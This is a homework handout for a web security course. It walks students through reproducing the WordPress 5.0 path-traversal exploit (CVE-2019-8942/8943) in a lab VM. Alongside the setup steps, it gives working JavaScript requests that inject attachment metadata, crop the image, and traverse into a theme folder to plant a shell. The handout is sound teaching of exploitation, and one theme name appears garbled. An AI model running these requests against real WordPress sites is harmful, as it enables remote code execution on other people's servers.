

Hw 5. Web Security

A. Exploiting CVE-2019-8942 and CVE 2019-8943 (100%)

Here we will walk through the WordPress vulnerability. Please follow the steps and submit the results for the posted questions.

Candidate CVE: CVE-2019-8942 and CVE-2019-8943

Tutorial

In this tutorial, we use Ubuntu 18.04, Apache 2.4, PHP 7.3 with SAPI, and MariaDB 10.4.

Imagick version: 3.4.4, GD library version: 2.2.5.

1. Prepare a PHP 7.3 web server on Linux based server. Moreover, install imagick extension via the follows command:

```
apt-get install php7.3-imagick
```

2. Create a php file named p.php under webserver with following content:

```
<?php phpinfo();
```

Usually, the website root directory is located at /var/www/html

Now, you can see php run correctly if you configure correctly.

PHP Version 7.3.26-1+ubuntu18.04.1+deb.sury.org+1	
System	Linux virtual-machine 5.3.0-62-generic #56~18.04.1-Ubuntu SMP Wed Jun 24 16:17:03 UTC 2020 x86_64
Build Date	Jan 13 2021 08:00:44
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/05-sense.ini, /etc/php/7.3/apache2/conf.d/10-mysqld.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-imagick.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini

Also, ensure imagick and GD extension enabled on this info page. Ensure versions is matched.

imagick

imagick module	enabled
imagick module version	3.4.4
imagick classes	Imagick, ImagickDraw, ImagickPixel, ImagickPixelIterator, ImagickKernel
Imagick compiled with ImageMagick version	ImageMagick 6.9.7-4 Q16 x86_64 20170114 http://www.imagemagick.org
Imagick using ImageMagick library version	ImageMagick 6.9.7-4 Q16 x86_64 20170114 http://www.imagemagick.org
ImageMagick copyright	© 1999-2017 ImageMagick Studio LLC
ImageMagick release date	20170114
ImageMagick number of supported formats:	230

gd

GD Support	enabled
GD headers Version	2.3.0
GD library Version	2.2.5
FreeType Support	enabled
FreeType Linkage	with freetype
FreeType Version	2.8.1
GIF Read Support	enabled
GIF Create Support	enabled
JPEG Support	enabled
libJPEG Version	8
PNG Support	enabled
libPNG Version	1.6.34
WBMP Support	enabled
XPM Support	enabled
libXpm Version	30411
XBM Support	enabled
WebP Support	enabled

Directive	Local Value	Master Value
gd.jpeg_ignore_warning	1	1

3. Download WordPress 5.0.0 and extract on the server.

WordPress download link: <https://wordpress.org/wordpress-5.0.zip>

```
root@virtual-machine:/var/www/html/hw# wget https://wordpress.org/wordpress-5.0.zip
--2021-02-04 18:44:43-- https://wordpress.org/wordpress-5.0.zip
Resolving wordpress.org (wordpress.org)... 198.143.164.252
Connecting to wordpress.org (wordpress.org)|198.143.164.252|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 11373854 (11M) [application/zip]
Saving to: 'wordpress-5.0.zip'

wordpress-5.0.zip          100%[=====>] 10.85M  5.28MB/s   in 2.1s

2021-02-04 18:44:46 (5.28 MB/s) - 'wordpress-5.0.zip' saved [11373854/11373854]

root@virtual-machine:/var/www/html/hw# ll
total 11116
drwxr-xr-x 2 root root 4096  4 18:44 ./
drwxr-xr-x 5 root root 4096  4 18:16 ../
-rw-r--r-- 1 root root 11373854  7 2018 wordpress-5.0.zip
root@virtual-machine:/var/www/html/hw# unzip wordpress-5.0.zip -d ./
Archive:  wordpress-5.0.zip
```


After the file unzipped, update the permission of the folder.

```
chmod ugo+rw -R wordpress
```

- Prevent automatic update during installation.

Open wp-config-sample.php and add following lines:


```
define('AUTOMATIC_UPDATER_DISABLED', true);  
define('WP_AUTO_UPDATE_CORE', false);
```



The screenshot shows the Notepad++ editor with the file wp-config-sample.php open. The editor's title bar indicates the path U:\html\hw\wordpress\wp-config-sample.php. The menu bar includes File, Edit, Search, View, Encoding, Language, Settings, Tools, Macro, Run, TextFX, Plugins, Window, and Help. The toolbar contains various icons for file operations and editing. The code in the editor is as follows:

```
13  * * Database table prefix  
14  * * ABSPATH  
15  *  
16  * @link https://codex.wordpress.org/Editing_wp-config.php  
17  *  
18  * @package WordPress  
19  */  
20  
21  define('AUTOMATIC_UPDATER_DISABLED', true);  
22  
23  define('WP_AUTO_UPDATE_CORE', false);  
24  
25  // ** MySQL settings - You can get this info from your web host ** //  
26  /** The name of the database for WordPress */
```

- Create database named `wordpress_{student_id}` (e.g., `wordpress_0812345`) for WordPress.




The screenshot shows the MySQL command line interface. The prompt is root@virtual-machine:/var/www/html/hw#. The user has entered the command mysql -uroot. The output shows the MySQL welcome message and the connection ID. The user has then entered the command CREATE DATABASE wordpress_0812345; and the output shows Query OK, 1 row affected (0.001 sec).

```
root@virtual-machine:/var/www/html/hw# mysql -uroot  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MariaDB connection id is 552  
Server version: 10.4.8-MariaDB-1:10.4.8+maria~bionic-log mariadb.org binary distribution  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
MariaDB [(none)]> CREATE DATABASE wordpress_0812345;  
Query OK, 1 row affected (0.001 sec)  
MariaDB [(none)]>
```

6. Setup WordPress.


Except for the specified database name, the rest of the information is up to you.



WordPress Setup Configuration


Below you should enter your database connection details. If you're not sure about these, contact your host.

Database Name	<input type="text" value="wordpress_0812345"/>	The name of the database you want to use with WordPress.
Username	<input type="text" value="root"/>	Your database username.
Password	<input type="password" value="a1b2c3"/>	Your database password.
Database Host	<input type="text" value="localhost"/>	You should be able to get this info from your web host. If localhost doesn't work.
Table Prefix	<input type="text" value="wp_"/>	If you want to run multiple WordPress installations in a single database, change this.



WordPress Setup Configuration

All right, sparky! You've made it through this part of the installation. WordPress can now communicate with your database. If you are ready, time now to...




WordPress Installation

Information needed

Please provide the following information. Don't worry, you can always change these settings later.

Site Title	<input type="text" value="Test123"/>
Username	<input type="text" value="asd"/> <small>Usernames can have only alphanumeric characters, spaces, underscores, hyphens, periods, and the @ symbol.</small>
Password	<input type="password" value="asdasd"/> <input type="button" value="Hide"/> <small>Very weak</small>
Confirm Password	<input checked="" type="checkbox"/> Confirm use of weak password
Your Email	<input type="text" value="asd@asd.asd"/> <small>Double-check your email address before continuing.</small>
Search Engine Visibility	<input type="checkbox"/> Discourage search engines from indexing this site <small>It is up to search engines to honor this request.</small>



After installation finish, press Login in.


7. Before exploit the vulnerability, ensure your WordPress version is correct. You can check on the source code of your WordPress homepage.

```

25 background: none !important;
26 padding: 0 !important;
27 }
28 </style>
29 <link rel='stylesheet' id='dashicons-css' href='https://192.168.20.60/hw/wordpress/wp
30 <link rel='stylesheet' id='admin-bar-css' href='https://192.168.20.60/hw/wordpress/wp
31 <link rel='stylesheet' id='wp-block-library-css' href='https://192.168.20.60/hw/wordp
32 <link rel='stylesheet' id='wp-block-library-theme-css' href='https://192.168.20.60/hw
33 <link rel='stylesheet' id='twentytwentyone-style-css' href='https://192.168.20.60/hw/w
34 <link rel='stylesheet' id='twentytwentyone-print-style-css' href='https://192.168.20.6
35 <link rel='https://api.w.org/' href='https://192.168.20.60/hw/wordpress/wp-json/' />
36 <link rel="EditURI" type="application/rsd+xml" title="RSD" href="https://192.168.20.60
37 <link rel="wlwmanifest" type="application/wlwmanifest+xml" href="https://192.168.20.60
38 <meta name="generator" content="WordPress 5.0" />
39 <style type="text/css">.recentcomments a{display:inline !important;padding:0 !
40 <style type="text/css" media="print">#wpadminbar { display:none; }</style>
41 <style type="text/css" media="screen">
42 html { margin-top: 32px !important; }
43 * html body { margin-top: 32px !important; }
44 @media screen and ( max-width: 782px ) {
45 html { margin-top: 46px !important; }
46 * html body { margin-top: 46px !important; }
47


```

8. **Checkout the attachment**, you can find a file named payload.jpg, upload it to Media Library.




Open uploaded media and open image in new tab, remember the URL for future use.

(In this case, it is 2021/02/payload.jpg)



9. Goto details edit page.



And update the metadata of that media via the following JavaScript:

```
jQuery.post("post.php", {  
    '_wpnonce': post._wpnonce.value,  
    'action': 'editpost',  
    'post_ID': post.post_ID.value,  
    'meta_input[_wp_attached_file]': '2021/02/payload.jpg?/dummy',  
});
```

Ensure the field meta_input[_wp_attached_file] file path part matches yours (Obtained from the previous step).

After the request, metadata of the media injected since WordPress accept unexpected value from the input.

10. Crop the image to create help folder via the following script.

```
jQuery.post("admin-ajax.php", {
  '_ajax_nonce': (()=>{
    let btn = document.querySelector('input[onclick^="imageEdit"]');
    let funcText = btn.getAttribute('onclick');
    return funcText.substring(funcText.indexOf('') + 1, funcText.lastIndexOf(''));
  })(),
  'action': 'crop-image',
  'id': post.post_ID.value,
  'cropDetails[width]': 262,
  'cropDetails[height]': 192,
});
```


On the response, there is the new media id.

The screenshot shows the Chrome DevTools interface. The top bar indicates the URL: `192.168.20.60/hw/wordpress/wp-admin/post.php?post=12&action=edit`. The 'Network' tab is active, showing a list of requests. The selected request is `admin-ajax.php` from `/hw/wordpress/wp-admin`. The response is visible in the 'Response' pane, showing a JSON object with the following properties:

- `filename`: `cropped-dummy`
- `icon`: `"https://192.168.20.60/hw/wordpress/wp-includes/images/media/default.png"`
- `id`: `32`
- `link`: `"https://192.168.20.60/hw/wordpress/cropped-dummy-5/"`
- `menuOrder`: `0`
- `meta`: `false`
- `mime`: `"image/jpeg"`
- `modified`: `1612446768000`
- `name`: `"cropped-dummy-5"`

The 'Console' tab is also open, showing the JavaScript code that was executed, which matches the script provided in the previous block. The console output shows the response object being returned by the `jQuery.post` call.

Change browser URL post parameter to returned id. (depends on your response, in this case, it is 32).



11. Update metadata again to the new media.


```
jQuery.post("post.php", {  
    '_wpnonce': post._wpnonce.value,  
    'action': 'editpost',  
    'post_ID': post.post_ID.value,  
    'meta_input[_wp_attached_file]':  
    '2021/02/payload.jpg?../../../../themes/twenty十九/shell',  
});
```

Ensure the field meta_input[_wp_attached_file] file path part matches yours (Obtained from the previous step).

